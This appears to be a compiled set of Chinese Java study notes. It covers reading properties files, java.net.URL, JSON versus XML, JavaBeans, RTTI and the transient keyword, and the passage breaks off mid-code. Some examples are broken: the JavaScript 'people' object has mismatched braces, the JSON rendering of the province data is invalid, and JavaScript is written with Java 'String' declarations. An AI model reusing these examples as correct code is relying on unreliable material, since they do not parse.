在 java 项目中，操作 properties 文件是经常要做的，因为很多的配置信息都会写在 properties 文件中，这里主要是总结使用 getResourceAsStream 方法和 InputStream 流去读取 properties 文件，使用 getResourceAsStream 方法去读取 properties 文件时需要特别注意 properties 文件路径的写法，测试项目如下：

#### 1.1.项目的目录结构



## 1.2. java 读取 properties 文件代码测试

/\* 范例名称: java 读取 properties 文件总结

\* 源文件名称: PropertiesFileReadTest.java

\* 要 点:

\* 1. 使用 getResourceAsStream 方法读取 properties 文件

\* 2. 使用 InputStream 流读取 properties 文件

\* 3. 读取 properties 文件的路径写法问题

\* 时间: 2014/4/2

\*/

```
package propertiesFile.read.test;
```

```
import java.io.BufferedInputStream;
```

```
import java.io.FileInputStream;
```

```
import java.io.FileNotFoundException;
```

```
import java.io.IOException;
```

```
import java.io.InputStream;
```

```
import java.text.MessageFormat;
```

```
import java.util.Properties;
```

```
public class PropertiesFileReadTest {
```

```
    /**
```

```
     * @param args
```

```
     */
```

```
    public static void main(String[] args) {
```

```
        try {
```

```
            readPropFileByGetResourceAsStream();
```

```
            System.out.println("");
```

```
            readPropFileByInPutStream();
```

```
        } catch (Exception e) {
```

```
            e.printStackTrace();// TODO: handle exception
```

```
        }
```

```
    }
```

---

```

/**
 * 使用 getResourceAsStream 方法读取 properties 文件
 */
static void readPropFileByGetResourceAsStream() {
    /**
     * 读取 src 下面 config.properties 包内的配置文件
     * test1.properties 位于 config.properties 包内
     */
    InputStream in1 = PropertiesFileReadTest.class.getClassLoader()
        .getResourceAsStream("config/properties/test1.properties");
    /**
     * 读取和 PropertiesFileReadTest 类位于同一个包里面的配置文件
     * test2.properties 和 PropertiesFileReadTest 类在同一个包里面
     */
    InputStream in2 = PropertiesFileReadTest.class
        .getResourceAsStream("test2.properties");
    /**
     * 读取 src 根目录下文件的配置文件
     * jdbc.properties 位于 src 目录
     */
    InputStream in3 = PropertiesFileReadTest.class.getClassLoader()
        .getResourceAsStream("jdbc.properties");
    /**
     * 读取位于另一个 source 文件夹里面的配置文件
     * config 是一个 source 文件夹，config.properties 位于 config source 文件夹中
     */
    InputStream in4 = PropertiesFileReadTest.class.getClassLoader()
        .getResourceAsStream("config.properties");

    Properties p = new Properties();
    System.out.println("----使用 getResourceAsStream 方法读取 properties 文件----");
    try {
        System.out
            .println("-----");
        p.load(in1);
        System.out.println("test1.properties:name=" + p.getProperty("name")
            + ",age=" + p.getProperty("age"));
        System.out
            .println("-----");

        p.load(in2);
        System.out.println("test2.properties:name=" + p.getProperty("name")
            + ",age=" + p.getProperty("age"));
        System.out

```

---

```

        .println("-----");

        p.load(in3);
        System.out.println("jdbc.properties:");
        System.out.println(String.format("jdbc.driver=%s",
            p.getProperty("jdbc.driver")));// 这里的%s 是 java String 占位符
        System.out.println(String.format("jdbc.url=%s",
            p.getProperty("jdbc.url")));
        System.out.println(String.format("jdbc.username=%s",
            p.getProperty("jdbc.username")));
        System.out.println(String.format("jdbc.password=%s",
            p.getProperty("jdbc.password")));
        System.out
            .println("-----");

        p.load(in4);
        System.out.println("config.properties:");
        System.out.println(MessageFormat.format("dbuser={0}",
            p.getProperty("dbuser")));// {0} 是一个 java 的字符串占位符
        System.out.println(MessageFormat.format("dbpassword={0}",
            p.getProperty("dbpassword")));
        System.out.println(MessageFormat.format("database={0}",
            p.getProperty("database")));
        System.out
            .println("-----");
    } catch (IOException e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
    } finally {
        if (in1 != null) {
            try {
                in1.close();
            } catch (IOException e) {
                e.printStackTrace();
            }
        }
    }

    if (in2 != null) {
        try {
            in2.close();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}

```

---

```

        if (in3 != null) {
            try {
                in3.close();
            } catch (IOException e) {
                e.printStackTrace();
            }
        }

        if (in4 != null) {
            try {
                in4.close();
            } catch (IOException e) {
                e.printStackTrace();
            }
        }
    }
}

/**
 * 使用 InPutStream 流读取 properties 文件
 */
static void readPropFileByInPutStream() {
    InputStream in1 = null;
    InputStream in2 = null;
    InputStream in3 = null;
    InputStream in4 = null;
    System.out.println("----使用 InputStream 流读取 properties 文件----");
    try {
        /**
         * 读取 src 根目录下文件的配置文件
         * jdbc.properties 位于 src 目录
         */
        in1 = new BufferedInputStream(new FileInputStream(
            "src/jdbc.properties"));

        /**
         * 读取 src 下面 config.properties 包内的配置文件
         * test1.properties 位于 config.properties 包内
         */
        in2 = new BufferedInputStream(new FileInputStream(
            "src/config.properties/test1.properties"));

        /**
         * 读取和 PropertiesFileReadTest 类位于同一个包里面的配置文件
         * test2.properties 和 PropertiesFileReadTest 类在同一个包里面
         */
        in3 = new BufferedInputStream(new FileInputStream(

```

---

```

        "src/propertiesFile/read/test/test2.properties"));
/**
 * 读取位于另一个 source 文件夹里面的配置文件
 * config 是一个 source 文件夹，config.properties 位于 config source 文件夹中
 */
in4 = new FileInputStream("config/config.properties");

Properties p = new Properties();
System.out
    .println("-----");

p.load(in1);
System.out.println("jdbc.properties:");
System.out.println(String.format("jdbc.driver=%s",
    p.getProperty("jdbc.driver")));// 这里的%s 是 java String 占位符
System.out.println(String.format("jdbc.url=%s",
    p.getProperty("jdbc.url")));
System.out.println(String.format("jdbc.username=%s",
    p.getProperty("jdbc.username")));
System.out.println(String.format("jdbc.password=%s",
    p.getProperty("jdbc.password")));
System.out
    .println("-----");

p.load(in2);
System.out.println("test1.properties:name=" + p.getProperty("name")
    + ",age=" + p.getProperty("age"));
System.out
    .println("-----");
p.load(in3);
System.out.println("test2.properties:name=" + p.getProperty("name")
    + ",age=" + p.getProperty("age"));
System.out
    .println("-----");

p.load(in4);
System.out.println("config.properties:");
System.out.println(MessageFormat.format("dbuser={0}",
    p.getProperty("dbuser")));// {0} 是一个 java 的字符串占位符
System.out.println(MessageFormat.format("dbpassword={0}",
    p.getProperty("dbpassword")));
System.out.println(MessageFormat.format("database={0}",
    p.getProperty("database")));
System.out
    .println("-----");

```

---

```
    } catch (FileNotFoundException e) {
        e.printStackTrace();
    } catch (IOException e) {
        e.printStackTrace();
    } finally {
        if (in1 != null) {
            try {
                in1.close();
            } catch (IOException e) {
                e.printStackTrace();
            }
        }

        if (in2 != null) {
            try {
                in2.close();
            } catch (IOException e) {
                e.printStackTrace();
            }
        }

        if (in3 != null) {
            try {
                in3.close();
            } catch (IOException e) {
                e.printStackTrace();
            }
        }

        if (in4 != null) {
            try {
                in4.close();
            } catch (IOException e) {
                e.printStackTrace();
            }
        }
    }
}
```

运行结果:

---

----使用getResourceAsStream方法读取properties文件----

-----  
test1.properties:name=gac1,age=24  
-----

test2.properties:name=孤傲苍狼,age=24  
-----

jdbc.properties:  
jdbc.driver=com.microsoft.sqlserver.jdbc.SQLServerDriver  
jdbc.url=jdbc:sqlserver://127.0.0.1:1433;databaseName=javatest  
jdbc.username=java  
jdbc.password=java  
-----

config.properties:  
dbuser=user  
dbpassword=password  
database=javaTest  
-----

----使用InputStream流读取properties文件----

-----  
jdbc.properties:  
jdbc.driver=com.microsoft.sqlserver.jdbc.SQLServerDriver  
jdbc.url=jdbc:sqlserver://127.0.0.1:1433;databaseName=javatest  
jdbc.username=java  
jdbc.password=java  
-----

test1.properties:name=gac1,age=24  
-----

test2.properties:name=孤傲苍狼,age=24  
-----

config.properties:  
dbuser=user  
dbpassword=password  
database=javaTest  
-----

项目 demo 下载

## 1.1.7 Java 中的 URL 操作

来自 java 1.6 api。

java.net.URL 直接继承 Object 类，还实现 Serializable 接口。

public final class URL extends Object implements Serializable

类 URL 代表一个统一资源定位符，它是指向互联网“资源”的指针。资源可以是简单的文件或目录，也可以是对更为复杂的对象的引用，例如对数据库或搜索引擎的查询。有关 URL 的类型和格式的更多



---

信息，可从以下位置找到：

通常，URL 可分成几个部分。上面的 URL 示例指示使用的协议为 **http**（超文本传输协议）并且该信息驻留在 一台名为 **www.socs.uts.edu.au** 的主机上。主机上的信息名称为 **/MosaicDocs-old/url-primer.html**。主机上此名称的准确含义取决于协议和主机。该信息一般存储在文件中，但可以随时生成。该 URL 的这一部分称为路径部分。

URL 可选择指定一个“端口”，它是用于建立到远程主机 TCP 连接的端口号。如果未指定该端口号，则使用协议默认的端口。例如，**http** 协议的默认端口为 **80**。还可以指定一个备用端口，如下所示：

**http://www.socs.uts.edu.au:80/MosaicDocs-old/url-primer.html**

URL 后面可能还跟有一个“片段”，也称为“引用”。该片段由井字符“**#**”指示，后面跟有更多的字符。例如，

**http://java.sun.com/index.html#chapter1**

从技术角度来讲，URL 并不需要包含此片段。但是，使用此片段的目的在于表明，在获取到指定的资源后，应用程序需要使用文档中附加有 **chapter1** 标记的部分。标记的含义特定于资源。

URL 类自身并不根据 RFC2396 中定义的转义机制编码或解码任何 URL 部分。由调用方对任何需要在调用 URL 前进行转义的字段进行编码，并对从 URL 返回的任何经过转义的字段进行解码。进一步而言，由于 URL 不懂 URL 转义，所以它不会识别同一 URL 的对等编码和解码形式。例如，对于这两个 URL：

**http://foo.com/hello world/** 和 **http://foo.com/hello%20world** 将被视为互不相等。

## 1.1.8 JSON 数据格式

**http://www.cnblogs.com/SkySoot/archive/2012/04/17/2453010.html**

JSON(JavaScript Object Notation) 是一种轻量级的数据交换格式。JSON 采用完全独立于语言的文本格式，这些特性使 JSON 成为理想的数据交换语言。易于人阅读和编写，同时也易于机器解析和生成。

### 基础结构

JSON 建构于两种结构：

1. “名称/值”对的集合 (A collection of name/value pairs)。不同的语言中，它被理解为对象 (object)，记录 (record)，结构 (struct)，字典 (dictionary)，哈希表 (hash table)，有键列表 (keyed list)，或者关联数组 (associative array)。
2. 值的有序列表 (An ordered list of values)。在大部分语言中，它被理解为数组 (array)。

### 基础示例

简单地说，JSON 可以将 JavaScript 对象中表示的一组数据转换为字符串，然后就可以在函数之间轻松地传递这个字符串，或者在异步应用程序中将字符串从 Web 客户机传递给服务器端程序。这个字符串看起来有点儿古怪，但是 JavaScript 很容易解释它，而且 JSON 可以表示比“名称 / 值对”更复杂的结构。例如，可以表示数组和复杂的对象，而不仅仅是键和值的简单列表。

#### 表示名称 / 值对

按照最简单的形式，可以用下面这样的 JSON 表示“名称 / 值对”：**{ "firstName": "Brett" }**

这个示例非常基本，而且实际上比等效的纯文本“名称 / 值对”占用更多的空间：**firstName=Brett** 但是，当将多个“名称 / 值对”串在一起时，JSON 就会体现出它的价值了。首先，可以创建包含多个“名称 / 值对”的记录，比如：

**{ "firstName": "Brett", "lastName": "McLaughlin", "email": "aaaa" }**

从语法方面来看，这与“名称 / 值对”相比并没有很大的优势，但是在这种情况下 JSON 更容易使用，而且可读性更好。例如，它明确地表示以上三个值都是同一记录的一部分；花括号使这些值有了某

---

种联系。

### 表示数组

当需要表示一组值时，JSON 不但能够提高可读性，而且可以减少复杂性。例如，假设您希望表示一个人名列表。在 XML 中，需要许多开始标记和结束标记；如果使用典型的 名称 / 值 对（就像在本系列前面文章中看到的那种名称 / 值对），那么必须建立一种专有的数据格式，或者将键名称修改为 person1-firstName 这样的形式。

如果使用 JSON，就只需将多个带花括号的记录分组在一起：

```
{ "people": [
  { "firstName": "Brett", "lastName": "McLaughlin", "email": "aaaa" },
  { "firstName": "Jason", "lastName": "Hunter", "email": "bbbb" },
  { "firstName": "Elliotte", "lastName": "Harold", "email": "cccc" }
]}
```

这不难理解。在这个示例中，只有一个名为 people 的变量，值是包含三个条目的数组，每个条目是一个人的记录，其中包含名、姓和电子邮件地址。上面的示例演示如何用括号将记录组合成一个值。当然，可以使用相同的语法表示多个值（每个值包含多个记录）：

```
{ "programmers": [
  { "firstName": "Brett", "lastName": "McLaughlin", "email": "aaaa" },
  { "firstName": "Jason", "lastName": "Hunter", "email": "bbbb" },
  { "firstName": "Elliotte", "lastName": "Harold", "email": "cccc" }
],
  "authors": [
    { "firstName": "Isaac", "lastName": "Asimov", "genre": "science fiction" },
    { "firstName": "Tad", "lastName": "Williams", "genre": "fantasy" },
    { "firstName": "Frank", "lastName": "Peretti", "genre": "christian fiction" }
  ],
  "musicians": [
    { "firstName": "Eric", "lastName": "Clapton", "instrument": "guitar" },
    { "firstName": "Sergei", "lastName": "Rachmaninoff", "instrument": "piano" }
  ]
}
```

这里最值得注意的是，能够表示多个值，每个值进而包含多个值。但是还应该注意，在不同的主条目（programmers、authors 和 musicians）之间，记录中实际的名称 / 值对可以不一样。JSON 是完全动态的，允许在 JSON 结构的中间改变表示数据的方式。

在处理 JSON 格式的数据时，没有需要遵守的预定义的约束。所以，在同样的数据结构中，可以改变表示数据的方式，甚至可以以不同方式表示同一事物。

### 格式应用

掌握了 JSON 格式之后，在 JavaScript 中使用它就很简单了。JSON 是 JavaScript 原生格式，这意味着在 JavaScript 中处理 JSON 数据不需要任何特殊的 API 或工具包。

将 JSON 数据赋值给变量

例如，可以创建一个新的 JavaScript 变量，然后将 JSON 格式的数据字符串直接赋值给它：

```
var people = { "programmers": [ { "firstName": "Brett", "lastName": "McLaughlin", "email": "aaaa" },
  { "firstName": "Jason", "lastName": "Hunter", "email": "bbbb" },
  { "firstName": "Elliotte", "lastName": "Harold", "email": "cccc" }
}
```

```
    ],
    "authors": [
      { "firstName": "Isaac", "lastName": "Asimov", "genre": "science fiction" },
      { "firstName": "Tad", "lastName": "Williams", "genre": "fantasy" },
      { "firstName": "Frank", "lastName": "Peretti", "genre": "christian fiction" }
    ],
    "musicians": [
      { "firstName": "Eric", "lastName": "Clapton", "instrument": "guitar" },
      { "firstName": "Sergei", "lastName": "Rachmaninoff", "instrument": "piano" }
    ]
  }
}
```

这非常简单；现在 `people` 包含前面看到的 JSON 格式的数据。但是，这还不够，因为访问数据的方式似乎还不明显。

#### 访问数据

尽管看起来不明显，但是上面的长字符串实际上只是一个数组；将这个数组放进 JavaScript 变量之后，就可以很轻松地访问它。实际上，只需用点号表示法来表示数组元素。所以，要想访问 `programmers` 列表的第一个条目的姓氏，只需在 JavaScript 中使用下面这样的代码：

```
people.programmers[0].lastName;
```

注意，数组索引是从零开始的。所以，这行代码首先访问 `people` 变量中的数据；然后移动到称为 `programmers` 的条目，再移动到第一个记录（`[0]`）；最后，访问 `lastName` 键的值。结果是字符串值“McLaughlin”。

下面是使用同一变量的几个示例。

```
people.authors[1].genre // Value is "fantasy"
```

```
people.musicians[3].lastName // Undefined. This refers to the fourth entry, and there isn't one
```

```
people.programmers[2].firstName // Value is "Elliotte"
```

利用这样的语法，可以处理任何 JSON 格式的数据，而不需要使用任何额外的 JavaScript 工具包或 API。

#### 修改 JSON 数据

正如可以用点号和括号访问数据，也可以按照同样的方式轻松地修改数据：

```
people.musicians[1].lastName = "Rachmaninov";
```

在将字符串转换为 JavaScript 对象之后，就可以像这样修改变量中的数据。

#### 转换回字符串

当然，如果不能轻松地将对象转换回本文提到的文本格式，那么所有数据修改都没有太大的价值。在 JavaScript 中这种转换也很简单：

```
String newJSONtext = people.toJSONString();
```

这样就行了！现在就获得了一个可以在任何地方使用的文本字符串，例如，可以将它用作 Ajax 应用程序中的请求字符串。

更重要的是，可以将任何 JavaScript 对象转换为 JSON 文本。并非只能处理原来用 JSON 字符串赋值的变量。为了对名为 `myObject` 的对象进行转换，只需执行相同形式的命令：

```
String myObjectInJSON = myObject.toJSONString();
```

这就是 JSON 与本系列讨论的其他数据格式之间最大的差异。如果使用 JSON，只需调用一个简单的函数，就可以获得经过格式化的数据，可以直接使用了。对于其他数据格式，需要在原始数据和格式化数据之间进行转换。即使使用 Document Object Model 这样的 API（提供了将自己的数据结构转换为文本的函数），也需要学习这个 API 并使用 API 的对象，而不是使用原生的 JavaScript 对象和语法。

最终结论是，如果要处理大量 JavaScript 对象，那么 JSON 几乎肯定是一个好选择，这样就可以

---

轻松地将数据转换为可以在请求中发送给服务器端程序的格式。

概念比较

JSON 和 XML 的比较

◆可读性

JSON 和 XML 的可读性可谓不相上下，一边是简易的语法，一边是规范的标签形式，很难分出胜负。

◆可扩展性

XML 天生有很好的扩展性，JSON 当然也有，没有什么是 XML 能扩展，而 JSON 却不能。不过 JSON 在 Javascript 主场作战，可以存储 Javascript 复合对象，有着 xml 不可比拟的优势。

◆编码难度

XML 有丰富的编码工具，比如 Dom4j、JDom 等，JSON 也有提供的工具。无工具的情况下，相信熟练的开发人员一样能很快的写出想要的 xml 文档和 JSON 字符串，不过，xml 文档要多很多结构上的字符。

◆解码难度

XML 的解析方式有两种：

一是通过文档模型解析，也就是通过父标签索引出一组标记。例如：`xmlData.getElementsByTagName("tagName")`，但是这样是要在预先知道文档结构的情况下使用，无法进行通用的封装。

另外一种方法是遍历节点（`document` 以及 `childNodes`）。这个可以通过递归来实现，不过解析出来的数据仍旧是形式各异，往往也不能满足预先的要求。

凡是这样可扩展的结构数据解析起来一定都很困难。

JSON 也同样如此。如果预先知道 JSON 结构的情况下，使用 JSON 进行数据传递简直是太美妙了，可以写出很实用美观可读性强的代码。如果你是纯粹的前台开发人员，一定会非常喜欢 JSON。但是如果你是一个应用开发人员，就不是那么喜欢了，毕竟 xml 才是真正的结构化标记语言，用于进行数据传递。

而如果不知道 JSON 的结构而去解析 JSON 的话，那简直是噩梦。费时费力不说，代码也会变得冗余拖沓，得到的结果也不尽人意。但是这样也不影响众多前台开发人员选择 JSON。因为 `json.js` 中的 `toJSONString()` 就可以看到 JSON 的字符串结构。当然不是使用这个字符串，这样仍旧是噩梦。常用 JSON 的人看到这个字符串之后，就对 JSON 的结构很明了了，就更容易的操作 JSON。

以上是在 Javascript 中仅对于数据传递的 xml 与 JSON 的解析。在 Javascript 地盘内，JSON 毕竟是主场作战，其优势当然要远远优越于 xml。如果 JSON 中存储 Javascript 复合对象，而且不知道其结构的话，我相信很多程序员也一样是哭着解析 JSON 的。

◆实例比较

XML 和 JSON 都使用结构化方法来标记数据，下面来做一个简单的比较。

用 XML 表示中国部分省市数据如下：

```
<?xml version="1.0" encoding="utf-8"?>
<country>
  <name>中国</name>
  <province>
    <name>黑龙江</name>
    <cities>
      <city>哈尔滨</city>
      <city>大庆</city>
    </cities>
  </province>
```

---

```
<province>
  <name>广东</name>
  <cities>
    <city>广州</city>
    <city>深圳</city>
    <city>珠海</city>
  </cities>
</province>
```

```
</country>
```

用 JSON 表示如下:

```
{
  {name:"中国", province:[ { name:"黑龙江", cities:{ city:["哈尔滨","大庆"] },
    {name:"广东", cities:{ city:["广州","深圳","珠海"] }
  }
}
```

编码的可读性, xml 有明显的优势, 毕竟人类的语言更贴近这样的说明结构。json 读起来更像一个数据块, 读起来就比较费解了。不过, 我们读起来费解的语言, 恰恰是适合机器阅读, 所以通过 json 的索引 province[0].name 就能够读取“黑龙江”这个值。

编码的手写难度来说, xml 还是舒服一些, 好读当然就好写。不过写出来的字符 JSON 就明显少很多。去掉空白制表以及换行的话, JSON 就是密密麻麻的有用数据, 而 xml 却包含很多重复的标记字符。

JSON 在线校验工具

前言

JSON 格式取代了 xml 给网络传输带来了很大的便利,但是却没有了一目了然,尤其是 json 数据很长的时候,我们会陷入繁琐复杂的数据节点查找中。

但是国人的一款在线工具 BeJson 给众多程序员带来了一阵凉风。

功能简介

### 1. JSON 格式化校验

很多人在得到 JSON 数据后,一时没有办法判断 JSON 数据格式是否正确,是否少或多符号而导致程序不能解析,这个功能正好能帮助大家来完成 JSON 格式的校验。

### 2. JSON 视图

想必很多程序员都会遇到当找一个节点的时候,会发现如果直接对着一行行数据无从下手,就算知道哪个位置,还要一个节点一个节点的往下找,万一不留神又得从头开始找的麻烦事。

有了这个功能,一切 JSON 数据都会变成视图格式,一目了然,什么对象下有多少数组,一个数组下有多少对象。

这个功能非常实用。不光有视图功能还有格式化、压缩、转义、校验功能。总之很强大。

### 3. 压缩转义

程序员在写 JSON 语句测试用例的时候,很多时候为了方便直接写了个 JSON 字符串做测试,但是又陷入了无止境的双引号转义的麻烦中。这款功能集压缩、转义于一身,让你在写测试用例的时候,如鱼得水。

### 4. JSON 在线编辑器

如果你现在的电脑刚巧没有装你所熟悉的编辑器,如果你想针对拿到的 JSON 数据的某个节点做数据修改时,这个功能可以满足你的需求。

---

## 5. 在线发送 JSON 数据

大家都知道,JSON 用的最多的还是 web 项目的开发,那你要测试一个接口是否能准确的接受 JSON 数据,那你就得写一个页面发送 JSON 字符串,重复的做着这件事。随着这个功能的横空出世,你可以摆脱写测试页面了,因为这个功能可以将指定的 JSON 数据发送指定的 url,方便吧。

## 6. JSON 着色

很多人在写文档时,总希望文档能一目了然,但是面对着白底黑字的 JSON 数据总是提不起精神没关系,使用这个功能,所有的关键字都会被着色,数据结构一目了然。

## 7. JSON-XML 互转

顾名思义,将 JSON 格式的数据转化成 XML 格式、或者 XML 格式的数据转化成 JSON 格式,一切都不是问题。

# 1.2 Java 编程思想

## 1.2.1 JavaBean 的概念

JavaBean 由 3 部分组成:

### 1) 属性 properties

JavaBean 提供了高层次的属性概念,属性在 JavaBean 中不只是传统的面向对象的概念里的属性,它同时还得到了属性读取和属性写入的 API 的支持。属性值可以通过调用适当的 bean 方法进行。比如,可能 bean 有一个名字属性,这个属性的值可能需要调用 `String getName()` 方法读取,而写入属性值可能要需要调用 `void setName(String str)` 的方法。

每个 JavaBean 属性通常都应该遵循简单的方法命名规则,这样应用程序构造器工具和最终用户才能找到 JavaBean 提供的属性,然后查询或修改属性值,对 bean 进行操作。JavaBean 还可以对属性值的改变作出及时的反应。比如一个显示当前时间的 JavaBean,如果改变时钟的时区属性,则时钟会立即重画,显示当前指定时区的时间。

### 2) 方法 (method)

JavaBean 中的方法就是通常的 Java 方法,它可以从其他组件或在脚本环境中调用。默认情况下,所有 bean 的公有方法都可以被外部调用,但 bean 一般只会引出其公有方法的一个子集。

由于 JavaBean 本身是 Java 对象,调用这个对象的方法是与其交互作用的唯一途径。JavaBean 严格遵守面向对象的类设计逻辑,不让外部世界访问其任何字段(没有 `public` 字段)。这样,方法调用是接触 Bean 的唯一途径。

但是和普通类不同的是,对有些 Bean 来说,采用调用实例方法的低级机制并不是操作和使用 Bean 的主要途径。公开 Bean 方法在 Bean 操作中降为辅助地位,因为两个高级 Bean 特性--属性和事件是与 Bean 交互作用的更好方式。

因此 Bean 可以提供要让客户使用的 `public` 方法,但应当认识到,Bean 设计人员希望看到绝大部分 Bean 的功能反映在属性和事件中,而不是在人工调用和各个方法中。

### 3) 事件(event)

Bean 与其他软件组件交流信息的主要方式是发送和接受事件。我们可以将 bean 的事件支持功能看作是集成电路中的输入输出引脚:工程师将引脚连接在一起组成系统,让组件进行通讯。有些引脚用于输入,有些引脚用于输出,相当于事件模型中的发送事件和接收事件。

事件为 JavaBean 组件提供了一种发送通知给其他组件的方法。在 AWT 事件模型中,一个事件源可以注册事件监听器对象。当事件源检测到发生了某种事件时,它将调用事件监听器对象中的一个适当的事件处理方法来处理这个事件。

由此可见,JavaBean 确实也是普通的 Java 对象,只不过它遵循了一些特别的约定而已。

---

存在下面四种范围： 页面 page、 请求 request、 对话 session、 应用 application。

#### 对话范围

对话范围的 **JavaBean** 主要应用于跨多个页面和时间段： 例如填充 用户信息。 添加信息并且接受回馈，保存用户最近执行页面的轨迹。对话范围 **JavaBean** 保留一些和用户对话 ID 相关的信息。这些信息来自临时的对话 cookie，并在当用户关闭浏览器时，这个 cookie 将从客户端和服务端删除。

#### 请求范围

页面和请求范围的 **JavaBean** 有时类似表单的 bean，这是因为 他们大都用于处理表单。表单需要很长的时间来处理用户的输入，通常情况下用于页面接受 HTTP/POST 或者 GET 请求。另外页面和请求范围的 bean 可以用于减少大型站点服务器上的负载，如果使用对话 bean，耽搁的处理就可能消耗掉很多资源。

#### 应用范围

应用范围通常应用于服务器的部件，例如 JDBC 连接池、应用监视、用户计数和其他参与用户行为的类。

在 Bean 中限制 HTML 的产生：

理论上，**JavaBean** 将不会产生任何 HTML，因为这是 jsp 层负责的工作；然而，为动态消息提供一些预先准备的格式是非常有用的。产生的 HTML 将被标注的 **JavaBean** 方法返回。

这里有一些非常重要的事情：

1. 不要试图在 **JavaBean** 返回的 HTML 中放置任何字体尺寸。

并不是所有的浏览器都相同。很多浏览器无法处理完整的字体尺寸。

2. 不要试图在 **JavaBean** 返回的 HTML 中放置任何脚本或者 DHTML。

向页面直接输出脚本或者 DHTML 相当于自我毁灭，因为某些浏览器版本在处理不正确的脚本时会崩溃（非常少但是有）。如果用户的 **JavaBean** 在运行时是动态的推出复杂的 HTML 语言，用户将陷入调试的噩梦。另外，复杂的 HTML 将限制 **JavaBean** 的寿命和灵活性。

3. 不要提供任何的选择。

按着 Sun 公司的定义，**JavaBean** 是一个可重复使用的软件组件。实际上 **JavaBean** 是一种 Java 类，通过封装属性和方法成为具有某种功能或者处理某个业务的对象，简称 bean。由于 javabeans 是基于 java 语言的，因此 javabeans 不依赖平台，具有以下特点：

1. 可以实现代码的重复利用

2. 易编写、易维护、易使用

3. 可以在任何安装了 Java 运行环境的平台上的使用，而不需要重新编译。

编写 javabeans 就是编写一个 java 的类，所以你只要会写类就能编写一个 bean，这个类创建的一个对象称做一个 bean。为了能让使用这个 bean 的应用程序构建工具（比如 JSP 引擎）知道这个 bean 的属性和方法，只需在类的方法命名上遵守以下规则：

1. 如果类的成员变量的名字是 xxx，那么为了更改或获取成员变量的值，即更改或获取属性，在类中可以使用两个方法：

getXxx()，用来获取属性 xxx。

setXxx()，用来修改属性 xxx。

2. 对于 boolean 类型的成员变量，即布尔逻辑类型的属性，允许使用"is"代替上面的"get"。

3. 类中访问属性的方法都必须是 public 的，一般属性是 private 的。

4. 类中如果有构造方法，那么这个构造方法也是 public 的并且是无参数的。

**Java bean**：编程语言 java 中的术语，行业内通常称为 java 豆，带点美哩口味，飘零着咖啡的味道，在计算机编程中代表 java 构件（EJB 的构件），通常有 Session bean，Entity bean，MessageDrivenBean

---

三大类。

**Session bean:** 会话构件, 是短暂的对象, 运行在服务器上, 并执行一些应用逻辑处理, 它由客户端应用程序建立, 其数据需要自己来管理。分为无状态和有状态两种。

**Entity bean:** 实体构件, 是持久对象, 可以被其他对象调用。在建立时指定一个唯一标示的标识, 并允许客户程序, 根据实体 bean 标识来定位 beans 实例。多个实体可以并发访问实体 bean, 事务间的协调由容器来完成。

**MessageDriven Bean:** 消息构件, 是专门用来处理 JMS(Java Message System)消息的规范(EJB2.0)。JMS 是一种与厂商无关的 API, 用来访问消息收发系统, 并提供了与厂商无关的访问方法, 以此来访问消息收发服务。JMS 客户机可以用来发送消息而不必等待回应。

## 1.2.2 Java 进阶教程之运行时类型识别 RTTI 机制

<http://www.jb51.net/article/54585.htm>

### Java 进阶教程之运行时类型识别 RTTI 机制

这篇文章主要介绍了 Java 进阶教程之运行时类型识别 RTTI 机制,在 Java 运行时,RTTI 维护类的相关信息,比如多态(polymorphism)就是基于 RTTI 实现的。

运行时类型识别(RTTI, Run-Time Type Identification)是 Java 中非常有用的机制, 在 Java 运行时, RTTI 维护类的相关信息。

多态(polymorphism)是基于 RTTI 实现的。RTTI 的功能主要是由 Class 类实现的。

### Class 类

Class 类是"类的类"(class of classes)。如果说类是对象的抽象和集合的话, 那么 Class 类就是对类的抽象和集合。

每一个 Class 类的对象代表一个其他的类。比如下面的程序中, Class 类的对象 c1 代表了 Human 类, c2 代表了 Woman 类。

当我们调用对象的 getClass()方法时, 就得到对应 Class 对象的引用。

在 c2 中, 即使我们将 Women 对象的引用向上转换为 Human 对象的引用, 对象所指向的 Class 类对象依然是 Woman。

Java 中每个对象都有相应的 Class 类对象, 因此, 我们随时能通过 Class 对象知道某个对象“真正”所属的类。无论我们对引用进行怎样的类型转换, 对象本身所对应的 Class 对象都是同一个。当我们通过某个引用调用方法时, Java 总能找到正确的 Class 类中所定义的方法, 并执行该 Class 类中的代码。由于 Class 对象的存在, Java 不会因为类型的向上转换而迷失。这就是多态的原理。

除了 getClass()方法外, 我们还有其他方式调用 Class 类的对象。

上面显示了两种方式:

1.forName()方法接收一个字符串作为参数, 该字符串是类的名字。这将返回相应的 Class 类对象。

2.Woman.class 方法是直接调用类的 class 成员。这将返回相应的 Class 类对象。

可以利用 Class 对象的 newInstance()方法来创建相应类的对象, 比如:

```
Human newPerson = c1.newInstance();
```

```
getFields()      返回所有的 public 数据成员
```

```
getMethods()     返回所有的 public 方法
```

可以进一步使用 Reflection 分析类。这里不再深入。

Class 类更多的方法可查询官方文档:

<http://docs.oracle.com/javase/1.5.0/docs/api/java/lang/Class.html>



---

## Class 类的加载

当 Java 创建某个类的对象，比如 Human 类对象时，Java 会检查内存中是否有相应的 Class 对象。

如果内存中没有相应的 Class 对象，那么 Java 会在 .class 文件中寻找 Human 类的定义，并加载 Human 类的 Class 对象。

在 Class 对象加载成功后，其他 Human 对象的创建和相关操作都将参照该 Class 对象。

### 1.2.3 Java 关键字 transient

<http://www.importnew.com/12611.html>

transient 的用途

Q: transient 关键字能实现什么？

A: 当对象被序列化时（写入字节序列到目标文件）时，transient 阻止实例中那些用此关键字声明的变量持久化；当对象被反序列化时（从源文件读取字节序列进行重构），这样的实例变量值不会被持久化和恢复。例如，当反序列化对象——数据流（例如，文件）可能不存在时，原因是你的对象中存在类型为 java.io.InputStream 的变量，序列化时这些变量引用的输入流无法被打开。

transient 使用介绍

Q: 如何使用 transient？

A: 包含实例变量声明中的 transient 修饰符。片段 1 提供了小的演示。

```
import java.io.DataInputStream;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;

class ClassLib implements Serializable {
    private transient InputStream is;
    private int majorVer;
    private int minorVer;
    ClassLib(InputStream is) throws IOException {
        System.out.println("ClassLib(InputStream) called");
        this.is = is;
        DataInputStream dis;
        if (is instanceof DataInputStream)
            dis = (DataInputStream) is;
        else
            dis = new DataInputStream(is);
        if (dis.readInt() != 0xcafebabe)
            throw new IOException("not a .class file");
